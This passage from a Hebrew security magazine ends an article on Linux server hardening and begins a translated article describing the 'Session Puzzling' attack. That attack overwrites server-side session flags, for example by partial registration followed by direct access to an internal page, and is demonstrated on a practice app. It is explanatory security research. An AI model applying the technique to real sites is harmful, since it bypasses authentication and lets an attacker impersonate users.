image=/boot/vmlinuz-2.6.39.1
read-only
password=your_password
restricted
```

כאשר `restricted` יגרום לבקשת סיסמא בכל פעם שמנסים להכניס פרמטרים כלשהם ל- `LILO` בתחילת הרצת המערכת ו-`read-only` מציין שה-`image` מאופשר לקריאה בלבד. אם לא נקיש דבר, לאחר 3 שניות המערכת תבצע את אתחול הקרנל ללא בקשת סיסמא. כדי לאשר את הכנסת השינויים, נריץ את:

```
/sbin/lilo
```

אבטחת גרעין המערכת


לינוקס החלה עם מערכת אבטחה סטנדרטית שעובדת בעזרת גישות ספציפיות למערכת. מערכת האבטחה הסטנדרטית הורחבה עם הזמן, כאשר התכן המקורי של `Unix` נשאר (למשל ע"י שמירה על תקן `POSIX`). התכן המקורי של `Unix` הביא למגוון פרצות אבטחה ב-`kernel` אשר הוביל לצורך להרחיב את מערכת הגישות הסטנדרטית, כאמור. למשל, בגרעין החל מגרסה 2.2, האבטחה היתה לפי תהליכים, מה שהוסיף לאבטחה אך הגביל שימושיות. בהמשך, החל מגרסה 2.6.24, קיבלנו תמיכה ברמת הקובץ להוריד גישה ל-`setuid` שידליק את ביט ה-`SUID` (שעליו יורחב בהמשך). לכן, נרצה בסופו של דבר לשמור על קרנל מעודכן שיפחית את פרצות האבטחה הפוטנציאליות ברמת הגרעין. את רשימת פרוייקט האבטחה המיושמים והמתחזקים בקרנל של לינוקס, ניתן לראות בקישור הבא:

<https://security.wiki.kernel.org/index.php/Projects>

הפרוייקטים הם על טהרת הקוד הפתוח, מה שמאפשר גישה ישירה אליהם ושיפורם בהתאם לרצונותיכם.

ניטור כניסות (log)

ניטור כניסות מורחב הכרחי לבדיקה מדוקדת יותר של המערכת. מצד אחד, המערכת שלנו "זורקת" הרבה מאוד הודעות שגיאה והתראות ולכאורה חשובה שנדע מכל הודעת שגיאה והתראה שצצה במערכת, אך מצד שני כאחראים על הקשחת המערכת וניהולה, אנו זקוקים לכלים שיסייעו לנו לקבל את המידע הדרוש לנו באופן קריא, כדי שנוכל לבצע באמצעותו דברים לטובת שיפור אבטחת המערכת



(למשל, בעת נסיון הסתננות למערכת או חלילה וחס בעת הצלחת נסיון חדירה למערכת). לשם קבלת מידע קריא ומנוהל היטב, נרצה להשתמש ב-loggers כדוגמת syslogd (הפופולרי ביותר), או metalog.

מחיצות בדיסק

כשנוסיף מחיצת ext2, ext3 או reiserfs אל המערכת, ישנן כמה אופציות שחשוב שנשים לב אליהן ונרצה להשתמש בהן דרך קובץ ניהול המחיצות `/etc/fstab`:

- `nosuid` - יתעלם מ-SUID ולא יאפשר שינוי הרשאות למשתמש בעל הרשאות (הגבוהות יותר) של הקובץ.
- `noexec` - ימנע הרצת קבצים מהמחיצה הספציפית
- `nodev` - יתעלם מהתקנים (אם ספרייה ספציפית היא לא התקן מיוחד)


כיצד נמנע הרצת תוכנות זדוניות דרך הספרייה הזמנית `tmp`? נוכל לעשות זאת ע"י הגדרת `/tmp` כמחיצת דיסק נפרדת וכן ע"י הגדרתה כ-`noexec` ו-`nosuid`. למשל:

```
/dev/sdb1 /tmp ext3 noexec, nosuid, nodev 0 0
```

הרשאות קבצים וגישות נוספות למערכת

תוקף עשוי לגנוב סיסמאות ממסדי נתונים או אתרים שונים ואף למחוק את כל הנתונים. לכן, חשוב שנכניס הרשאות נכונות לקבצי המערכת כדי שזה לא יקרה. אם משתמש בעל הרשאות `root` בלבד צריך לקרוא קובץ ספציפי, יש לשנות בעזרת `chmod` את ההרשאות ל-`0600` ואת הגישה ל-`root` בלבד ע"י `chown`.

בנוסף, קבצים עם דגל ה-SUID או ה-SGID יריצו את עצמם עם הפריווילגיות של שם המשתמש או הקבוצה ששולטת בה (ולא בגישה של שם המשתמש). כלומר, אם ה-`owner` הוא `root`, אז משתמש רגיל יוכל להריץ את הקובץ בהרשאות `root`. הרצה כזו עשויה להוביל לקבלת גישה ל-`root` מקומית אשר בעקבותיה ישנה שליטה מלאה על המערכת. לכן, אנו נרצה למנוע שימוש ב-SUID ו-SGID במערכת שלנו. ניתן לכבות את ה-SUID בעזרת `chmod -s`.



רצוי שנדע אלו קבצים מכילים את ביט ה-SUID או ה-SGID. נוכל לבצע סריקה ע"י הרצת הפקודה הבאה:

```
find / -type f \( -perm -004000 -o -perm -002000 \) -exec ls -lg {} \;  
2>/dev/null >suid_files.txt
```

פקודה זו תתן לנו לתוך הקובץ `suid_files.txt` את רשימת הקבצים במערכת שהסיבית הנ"ל מאפשרת אצלם. בין היתר אנחנו עלולים למצוא את:

```
/bin/su  
/bin/ping  
/bin/mount  
/bin/umount  
/usr/bin/crontab  
/usr/bin/passwd
```

ועוד.

רצוי להשאיר את SGID/SUID דלוק רק על הפקודות שאנחנו רוצים לאפשר למשתמש להשתמש בהם ישירות. למשל, `su` ו-`passwd`.

מעטפות TCP:


נוכל לשלוט על הגישה אל המערכת שלנו בעזרת `TCP Wrappers`. בתוך שני הקבצים `/etc/hosts.deny` ו-`/etc/hosts.allow` נכניס את ה-`hostnames` שאותם נרצה לחסום ולאפשר להם גישה בהתאם. מבנה הגיוני וסביר הוא לחסום בעזרת `hosts` את כל ה-`hostnames` ללא יוצא מן הכלל, ובעזרת `hosts.allow` לאפשר ל-`hostnames` ספציפיים גישה את המערכת. במילים אחרות, כל מה שאיננו נמצא ב-`hosts.allow` - חסום.

ניתן לראות דוגמאות בעמוד הבא:

<http://www.centos.org/docs/4/html/rhel-rg-en-4/s1-tcpwrappers-access.html>

:chroot

בעזרת `chroot` ניתן להגביל את סביבת השירות ע"י כך שיתנו לו גישה למה שהוא צריך אך הוא לא יקבל גישה `root` בעקבות כך. במידה ותוקף ינסה לגשת למשתמש מסויים חוץ מ-`root`, הדבר היחידי שהוא



יקבל זה גישה לקבצים של המשתמש המותקף אך לא גישה לכלל המערכת. כדי להשתמש בפקודה זו, ניצור בתור התחלה את הסביבה הרצויה בעזרת:

```
mkdir /chroot/bash
```

לאחר מכן, ניתן לו גישה אל הסביבה הזו בעזרת:

```
chroot /chroot/bash /bin/bash
```

בצורה כזו, נתנו למשתמש גישה ל-shell מסוג bash אך ללא הרשאות של root. כעת, נוכל להעתיק קבצים שונים אל סביבה זו והם אוטומטית יהיו מוגבלים עבור הגישה של ה-shell החדש (שנוצר בעזרת chroot) ללא הרשאות root.

חומות אש ו-Packet Filtering:

כאן לא נרחיב בנושא אלו, אך נזכיר כי לפני שמפעילים שירותים כאלה שיפעלו בתוך המערכת ומחוצה לה, יש לתכנן באופן מדוקדק בעזרת מדיניות אבטחה מסודרת, מה נרצה שיכנס לתוך המערכת ומה נרצה שישאר בחוץ. לכל IP (או יותר נכון, תחומי IP) ו-ports נרצה לאפשר או לדחות חבילות המבוססות על כניסה למערכת או יציאה ממנה, וכן נגביל את הגישה בהתאם לפרוטוקול הספציפי שאותו נרצה לאפשר (למשל אם נרצה לאפשר גישה ל-HTTP ו-SSH אך ללא FTP כלל. האם נרצה לעשות זאת באופן גורף?) ונוכל אף לרדת לרזולוציות של דגלים לכל פרוטוקול. נוכל להשתמש ב-iptables, ipchains ודומיו.

Squid:

במידה והשרת שלנו משרת רשת פנימית, נוכל להגדיר במערכת שלנו שרת פרוקסי אשר יסנן מידע שאנחנו לא מעוניינים בו, בשעות מסוימות וכן עבור פרוטוקולים שונים וע"י כך למנוע גישה לתכנים שלא נרצה לגשת אליהם או פשוט בשביל לחסוך רוחב פס. למשל, נוכל להגדיר שהמערכת שלנו תקבל רק קבצי תמונה, וידאו וקול בלבד, אך ללא קבצי flash בכלל, ואז נקבל מערכת שהיא נקייה מקבצי flash (וקבצים אחרים). לפרטים נוספים כדאי להכנס לאתר של Squid:

<http://www.squid-cache.org/Intro/>

השארית המערכת מעודכנת

התקנו את המערכת ופעלנו בהתאם להוראות במסמך זה. נהדר. מה עכשיו? השארית המערכת כמות, שהיא תמנע ממך לקבל עדכוני אבטחה חשובים. כל יום מתגלות פרצות שונות במערכות הפעלה שונות, וחשוב שהמערכת שלנו וגם אנחנו נהיה עם האצבע על הדופק, ונדע לקבל את העדכונים החשובים לנו. מה יקרה, למשל, אם נמצאה פרצת אבטחה שמאפשרת גישה קלה ל-HTTP דרך apache? נרצה שהמערכת שלנו תקבל את העדכון האוטומטי שמתקן פרצה זו, או שנוריד את העדכון בעצמנו לאחר קבלת התראה מתאימה. במידה ונוכל לבדוק באופן יום-יומי, רצוי שנקבל התראה בלבד ולא הורדת והתקנת עדכון אוטומטי, כדי שנעקוב אחרי הורדות המערכת ונדע מה צריך להיות מעודכן ומדוע. העדכון האוטומטי או ההתראה תתבצע בעזרת שירות cron.

לדוגמה, נוכל לראות כיצד ניתן להתקין עדכון אוטומטי או התראה ב-Fedora:

<http://fedoraproject.org/wiki/AutoUpdates>

או לחילופין ב-Ubuntu:

<https://help.ubuntu.com/community/AutomaticSecurityUpdates>

כדאי להציץ מדי פעם באתר שמעדכן על פרצות אבטחה באופן שוטף. למשל באתר של SecurityFocus:

<http://www.securityfocus.com/vulnerabilities>


או ב-Exploit-DB:

<http://www.exploit-db.com/>

סיכום

בניית שרת היא משימה חשובה מאוד, אך בניית שרת שגם יהיה מאובטח ויוקשח בהתאם, זו משימה קריטית יותר כדי למנוע גישה ממשתמשים זדוניים אל המערכת ולגרום לשינויים בתוכה ואף לקריסתה. במאמר זה, ניתנו כלים ועקרונות שונים להקשחת שרת לפני ההתקנה, בזמן ההתקנה ולאחר סיום ההתקנה, כאשר הדגשים הם:

- לפני ההתקנה - דאג לאבטחה פיזית של השרת.
- תכנן את השרותים שתרכה להריץ בקפידה (במידה ומדובר בשרות יחיד, המשימה פשוטה הרבה יותר).



- דאג להשתמש בשירותי תקשורת מוצפנים בלבד.
- דאג להשתמש ב-root אך ורק במידת הצורך.
- בנה מדיניות אבטחה כזו שתשמור על מערכת עובדת מצד אחד, ומצד שני לא תיצור קונפליקטים בין תוספות אבטחה שונות.
- בזמן ההתקנה - אבטח את ה-BIOS ואת מנגנון אתחול המערכת עצמו.
- דאג לשמור על kernel מעודכן.
- נטר גישות אל המערכת ודאג לעדכן את המשתמשים על כך.
- נהל את מחיצות הדיסק בצורה חכמה.
- דאג לא לאפשר הרצת קבצים עם הרשאה גבוהה מדי וקבל את רשימת הקבצים הרלוונטית.
- דאג לאפשר בתור ברירת מחדל גישה רק ל-hostnames ספציפיים.
- צור סביבה מאובטחת להרצת שירותים שדורשים גישה מוגבלת.
- השתמש ב-iptables לסינון כתובות אינטרנט.
- השתמש ב-Squid כדי לסנן את התכנים שאתה לא זקוק להם בתוך הרשת.
- לאחר ההתקנה - דאג לעדכוני המערכת כולה, ובפרט השירותים שהיא מריצה.

עד כאן להיום, מקווה שנהנתם.

Session Puzzles

וקטורים עקיפים לתקיפת מערכות

מאת שי חן (תורגם לעברית ע"י אפיק קסטיאל / cp77fk4r)




הקדמה

יועצי אבטחת מידע עושים ככל שביכולתם לאתר חשיפות אבטחה במערכות, בכדי להצדיק בפני הלקוח דרישות אבטחה, מתודולוגיות פיתוח מאובטחות והמלצות שונות. יתרה מכך, מטלה זו הופכת קשה יותר ויותר עם כל מנגנון הגנה שמטמיע המפתח, חלקי ככל שיהיה. מנגנוני ההגנה הנפוצים כוללים מנגנוני בדיקת קלט ופלט, מנגנוני אכיפת הרשאות וניהול משתמשים ופתרונות נוספים.

אבל מה אם הייתה דרך לעקוף את שלל המנגנונים השונים ולבצע את ההתקפות שאותן הם יועדו למנוע, תוך כדי התעלמות מוחלטת מקיומם? מה אם הייתה דרך לבצע את ההתקפות דרך מקור מידע שאינו עובר בקרה כלל, ויתרה מכך, משמש חלק גדול מהמנגנונים לבדיקת האבטחה עצמה?

סביר להניח, שתהליך ההתקפה היה הופך קל בהרבה, ומאמר זה מתיימר להציג דרך שכזו.

במאמר זה מתואר וקטור התקפה מסוג חדש (Session Puzzling), שיכול לשמש לביצוע שלל התקפות לוגיות מזן חדש, או לצורך ביצוע של התקפות "מסורתיות" תוך כדי התעלמות ממנגנוני הגנה קיימים.



בין היתר, התקפת Session Puzzling מוצלחת (אשר מנצלת חשיפה מסוג Session Puzzle) מסוגלת לבצע את הפעולות הבאות:

- עקיפה מוחלטת של מגנוני אכיפת תהליך הזדהות, ללא צורך באיתור או מיפוי מזהי משתמשים.
- התחזות למשתמשים ספציפיים.
- עקיפה של מנגנון אכיפת ההרשאות וגישה למשאבים פרטיים או לפיצ'רים ניהוליים.
- דילוג על שלבים בתהליך מאובטח רב שלבי (כגון שחזור סיסמא או טרנזקציה), תוך כדי התעלמות ממנגנוני ההגנה המוטמעים בתהליכים אלו כיום.
- ביצוע התקפות הזרקה, התקפות לוגיות והתקפות על צד הלקוח במיקומים באפליקציה שנחשבו עד לא מזמן כלא נגישים, תוך כדי התעלמות מוחלטת ממנגנוני אבטחה.

תיאור חשיפת Session Puzzle

המונח Session Puzzle מתאר חשיפה אשר מאפשרת לפורצים לבצע שלל התקפות המבוססות על שינויים המבוצעים בזיכרון הזמני (או הקבוע) בצד השרת (Session) המשויך למשתמש ספציפי.

החשיפה יכולה להיות מנוצלת בשלל תרחישים, ונובעת מאחת (או יותר) מהסיבות הבאות:

- אכלוס מוקדם של זיכרון ה-Session בצד השרת בערכי זהות, הרשאות ודגלים.
- אכלוס ה-Session בדגלים ונתונים במקומות במערכת בהן פעולה זו מיותרת, או מסוכנת.
- שימוש בדגלי Session בעלי שם זהה בתהליכים שונים, בצורה שמאפשרת לכל תהליך לדרוס את הדגלים הקיימים.
- אחסון זמני של נתונים בזיכרון ה-Session.
- שימוש בנתונים מתוך זיכרון ה-Session, מבלי לבצע עליהם ולידציות מתאימות.

תיאור התקפת Session Puzzling

התקפת Session Puzzling היא תהליך ניצול של חשיפת Session Puzzle על ידי רצף גישה לרכיבים שונים, בדרך המאפשרת לפורץ לדרוס או ליצור באופן עקיף דגלים בזיכרון ה-Session, אשר ישמשו אותו לצורך ביצוע התקפות שונות.

התקפה זו מאפשרת לפורץ לתקוף את המערכת **מזיכרון המצוי בצד השרת** (בניגוד לפניות או קלטים הנובעים בצד הלקוח), וכך לנצל את האמון שרוחשת המערכת לערכים המאוחסנים בזיכרון זה.

בכדי להדגים וקטור התקפה זה, ניתן להשתמש בתרחיש הבא:


מערכת דיגיטאלית מסתמכת במקרים רבים על דגלי זהות המאוחסנים בזיכרון ה-Session לצורך אימות תהליך הזיהוי וברור זהות המשתמש.

כל רכיב פנימי במערכת **מוודא** את קיומו של הדגל בזיכרון ה-Session כתנאי מקדים להמשך העבודה מול צד הלקוח, ולעיתים, אף משתמש בנתון זה לצורך הצגת נתונים ספציפיים למשתמש.

התקפת Session Puzzling תסתמך על איתור גישה למיקום במערכת שמאכלס דגל בשם זהה לזה שנדרש ברכיבים הפנימיים שמאמתים זהות, כשלב מקדים לניסיון עקיפת מנגנון האבטחה עצמו.

לדוגמא, תהליך הרשמה רב שלבי מחייב את המפתח לאחסן את נתוני המשתמש הנרשם במיקום זמני בצד השרת, וזיכרון ה-Session משמש בדרך כלל למטרה זו. במידה ותהליך ההרשמה מאחסן את שם המשתמש בפרמטר זהה לזה עליו מסתמכים רכיבים פנימיים, ניתן לבצע את תהליך ההרשמה באופן חלקי עם שם משתמש חדש או קיים, ואז לדלג לכתובת פנימית (בדומה להתקפת Forceful Browsing) במערכת, המסתמכת על דגל זה לצורך בדיקת תהליך הזיהוי או הצגת נתונים ספציפיים למשתמש:


שלב א – הפעלת תהליך ההרשמה עם שם משתמש קיים:




The screenshot shows a Mozilla Firefox browser window with the title "Puzzle Mall Registration - Account Information". The address bar shows "http://localhost:8080/puzzlemall/register-phase1.jsp". The page content includes a header with the "puzzle mall" logo and a "Registration - Phase 1" section. Below the header, there is a form with the following fields and values:

Username:	user1
Password:	...
Verify Password:	...
Email:	fake@gmail.com
Password Recovery Question:	abcabc
Password Recovery Answer:	abcabc


At the bottom of the form, there is a "Next>>>" button.



שלב ב – גישה ישירה לדף פנימי במערכת:



(ההדגמות בוצעו על גבי אפליקציית תרגול ייעודית בשם Puzzlemall)



וקטור ההתקפה מחייב גישה למספר רכיבים, בסדר קבוע מראש, ושונה במהותו מוקטורי התקפה מסורתיים אשר עושים שימוש באחת מהטכניקות הבאות:

- הזרקת קלט זדוני בחלקים שונים של פרוטוקול התקשורת.
- גישה ישירה לרכיב בצד השרת.
- גישה חוזרת ונשנית לרכיב הצורך משאבי מערכת רבים.
- שימוש לרעה בפיצ'רים שונים במערכת.
- מיפוי של נתונים לפי תגובות שונות של המערכת.
- איסוף מידע רגיש.
- ביצוע של פעולות בשם המשתמש על ידי הפניות גישה והרצות קוד זדוני בצד הלקוח.

אז איך זה עובד?

הקדמה – מגנוני Session

מנגנון ה-Session משמש אפליקציות לאחסון מידע ספציפי למשתמש (או למופע דפדפן, ליתר דיוק), לבדיקת קיום של דגלים וכמקור מהימן לאחסון זהותו של המשתמש.

המנגנון עצמו עושה שימוש במספר רכיבי משנה, בשביל לספק את השירותים למערכת:

- **מזהה Session / Session Identifier** - מזהה ייחודי למופע דפדפן הנוצר בגישה הראשונית של המשתמש למערכת ומשוך לשטח זיכרון בצד השרת שמיועד לאחסון נתונים הספציפיים למופע הדפדפן.
- **זיכרון Session / Session Memory** – הזיכרון בצד השרת המקושר למזהה ה-Session. נהוג להשתמש במילה Session כאשר מתכוונים לזיכרון זה.
- **Cookie** - מכולת אחסון למזהה בצד הלקוח (ספציפי לאפליקציות WEB).

ההסבר המופשט הבא מתאר כיצד משתמש משוך למזהה Session:

1. בגישה הראשונה לשרת המערכת מזהה שאפליקציית צד הלקוח אינה מזהה, ומנפיקה תעודת זיהוי אקראית ייחודית לאותו מופע של אפליקציית צד לקוח. תעודת הזיהוי (Session Identifier) משויכת לשטח זיכרון בצד השרת, ומוחזרת לצד המשתמש בתשובה לבקשה הראשונית.
2. אפליקציית צד הלקוח מאחסנת את מזהה ה-Session באופן מקומי, ומשדרת אותו בכל בקשה עוקבת לשרת שהנפיק אותו.

3. צד השרת מזהה את מופע אפליקציית הלקוח לפי תעודת ה-Session, ויכול לאחסן דגלים פציפיים לאותו מופע בזיכרון צד השרת המקושר לתעודה.
4. בשלב כלשהו, המשתמש מזדהה אל מול המערכת. במידה והזיהוי מוצלח, המערכת מאחסנת נתוני זיהוי בזיכרון ה-Session המשוך לתעודת ה-Session של המשתמש.

באפליקציות WEB, מזהה ה-Session מאוחסן בדרך כלל ב-Cookie, ומשודר בכל בקשה ל-Domain שהנפיק אותו. על אף העובדה שהמשתמש אינו יכול להשפיע על תוכן ה-Session באופן ישיר, הוא יכול לפנות לרכיבים שעשויים לאכלס את תוכן ה-Session בנתונים, וכך להשפיע על תוכנו באופן עקיף.

